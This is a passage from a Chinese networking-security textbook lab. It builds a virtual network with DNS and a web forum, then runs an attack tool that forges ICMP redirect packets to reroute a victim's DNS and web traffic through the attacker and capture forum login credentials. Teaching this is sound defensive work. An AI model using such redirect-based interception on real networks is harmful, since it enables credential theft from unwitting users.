


图 7-43　在 Windows 2000 虚拟机开启 RIP

```
D:\WINDOWS\system32\cmd.exe
D:\Documents and Settings\xgt>ping 10.1.1.2

Pinging 10.1.1.2 with 32 bytes of data:

Reply from 10.1.1.2: bytes=32 time<1ms TTL=127
Reply from 10.1.1.2: bytes=32 time=1ms TTL=127
Reply from 10.1.1.2: bytes=32 time<1ms TTL=127
Reply from 10.1.1.2: bytes=32 time<1ms TTL=127

Ping statistics for 10.1.1.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

D:\Documents and Settings\xgt>
```

图 7-44　本机测试结果

第四步：在 Windows 2000 虚拟机上开启 DNS 服务功能。

在 Windows 2000 虚拟机上开启 DNS 服务功能，同时将 Web 服务器的配置信息添加到 DNS 映射表中。在 Windows 2000 虚拟机上单击“开始”→选择“程序”→单击“管理工具”→单击 DNS→右击“正向搜索区域”→选择“新建区域”，在弹出的“新建区域向导”中单击“下一步”按钮→选择“标准主要区域”→单击“下一步”按钮→输入区域名称(这里输入 ccpc. com)，连续单击“下一步”按钮、直至完成。可以在 DNS 对话框中看到新建立的区域，如图 7-45 所示。




图 7-45　新建立的 ccpc. com 区域

在新建立的 ccpc. com 区域中添加主机映射，将 Web 服务器的域名映射为其 IP 地址 10. 1. 1. 2。步骤为右击 ccpc. com，选择“新建主机”，输入域名和 IP 地址信息（见图 7-46），单击“添加主机”按钮。



图 7-46　输入域名和 IP 地址信息

在 DNS 窗口中可以看到新建立的映射记录，如图 7-47 所示。




图 7-47　新添加的映射记录

第五步：测试 DNS 服务器功能。

在 Windows 2000 虚拟机开启 DNS 服务功能之后，192. 168. 111. 0 网段内的主机可以使用 www. ccpc. com 这个域名与 Web 服务器通信。这里在本机使用 ping　www. ccpc. com 命令测试，结果如图 7-48 所示。

第六步：在 Web 服务器上安装“中网景论坛”。

在 Web 服务器上安装“中网景论坛”网站，首先需要确定 Web 服务器主目录的位置，这个信息可以在 IIS 服务管理器中查看。在 Web 服务器的 IIS 管理器中右击“默认站点”，选择“属性”→单击“主目录”标签，在本地目录下保存该网站的主目录，见图 7-49。可见该网站的主目录为 e:\aaa 文件夹。

确定了网站的主目录为 e:\aaa 文件夹，接下来可以将“中网景论坛”的源代码直接放置在该文件夹内，至此网站搭建完成，可在远程主机测试。图 7-50 为在本机访问“中网景论坛”的测试结果。

```
D:\WINDOWS\system32\cmd.exe
D:\Documents and Settings\xgt>ping www.ccpc.com

Pinging www.ccpc.com [10.1.1.2] with 32 bytes of data:

Reply from 10.1.1.2: bytes=32 time=2ms TTL=127
Reply from 10.1.1.2: bytes=32 time<1ms TTL=127
Reply from 10.1.1.2: bytes=32 time<1ms TTL=127
Reply from 10.1.1.2: bytes=32 time<1ms TTL=127

Ping statistics for 10.1.1.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 2ms, Average = 0ms
```

图 7-48　在本机使用域名访问 Web 服务器



图 7-49　查看网站主目录的位置



图 7-50　在本机访问“中网景论坛”

第七步：在攻击者主机(本机)运行攻击软件。

在开始攻击之前，先来查看一下受害者主机的路由表，如图 7-51 所示，可见路由表无任何异常。

```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\You>netstat -r

Route Table
===========================================================================
Interface List
0x1 ........................... MS TCP Loopback interface
0x80002 ...00 0c 29 fe b9 85 ...... AMD PCNET Family PCI Ethernet Adapter - 数据
包计划程序微型端口
===========================================================================
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0    192.168.111.4   192.168.111.3       10
        127.0.0.0        255.0.0.0        127.0.0.1       127.0.0.1       1
    192.168.111.0    255.255.255.0    192.168.111.3   192.168.111.3       10
    192.168.111.1  255.255.255.255    192.168.111.3   192.168.111.3       10
    192.168.111.3  255.255.255.255        127.0.0.1       127.0.0.1       10
  192.168.111.255  255.255.255.255    192.168.111.3   192.168.111.3       10
        224.0.0.0        240.0.0.0    192.168.111.3   192.168.111.3       10
  255.255.255.255  255.255.255.255    192.168.111.3   192.168.111.3       1
Default Gateway:     192.168.111.4
===========================================================================
```

图 7-51 攻击之前受害者主机的路由表

下面在攻击主机上运行攻击软件。如果攻击机上安装了多块网卡，那么首先选定一块网卡。如图 7-52 所示，这里选择第二块网卡，即 IP 地址为 192.168.111.1 的网卡。

```
Packet.dll test application. Library version:3, 1, 0, 24
Adapters installed:

1- \Device\NPF_GenericNdisWanAdapter

2- \Device\NPF_{980B0205-9D74-40E5-A10F-4B5C0F4D8880}

Select the number of the adapter to open : 2
```

图 7-52 选择网卡

接下来输入本机 IP 地址、网关 IP 地址、DNS 服务器 IP 地址和受害者主机 IP 地址，攻击软件会自动获取这些主机的 MAC 地址信息，如图 7-53 所示。

```
input localhost ipaddr:192.168.111.1
192.168.111.1
localhost MAC: 0.50.56.c0. 0. 1
input gateway ipaddr:192.168.111.4
192.168.111.4
macaddr MAC: 0. c.29.c3.5d.e3
input dns ipaddr:10.1.1.1
10.1.1.1
input redirect ipaddr:192.168.111.3
192.168.111.3
macaddr MAC: 0. c.29.fe.b9.85
初始空间为=500
```

图 7-53 输入 IP 地址、自动获取 MAC 地址

此时,攻击机每隔 1s 向受害者主机发送一次重定向攻击报文,在受害者主机的路由表中添加一条到达 DNS 服务器的特定主机路由,其下一跳地址设置为攻击机的 IP 地址,这样一来,受害者发出的 DNS 请求报文将发往攻击机。图 7-54 为在受害者主机上查看到的路由表。




图 7-54 在受害者主机中添加的到达 DNS 服务器的路由信息

第八步：受害者输入账户名和密码登录“中网景论坛”。

受害者输入账户名和密码登录“中网景论坛”,如图 7-55 所示。



图 7-55 受害者登录“中网景论坛”

第九步：查看攻击机截获的登录信息。

受害者在登录“中网景论坛”的过程中,首先向 DNS 服务器发送请求报文,请求解析 www.ccpc.com 对应的 IP 地址。攻击机修改这个报文的源地址信息并转发给 DNS 服务

器。攻击机收到 DNS 应答报文之后，取出应答报文中的 IP 地址 10.1.1.2，根据这个地址伪造一个 ICMP 重定向报文发送给受害者，使得受害者主机的路由表中添加一条到达 10.1.1.2 的特定路由，其下一跳地址为攻击机 IP，为了保持监听的稳定性，这个 ICMP 重定向报文每隔 1s 发送一次。图 7-56 为在受害者主机端查看到的路由表，可见其中新添加的路由信息。

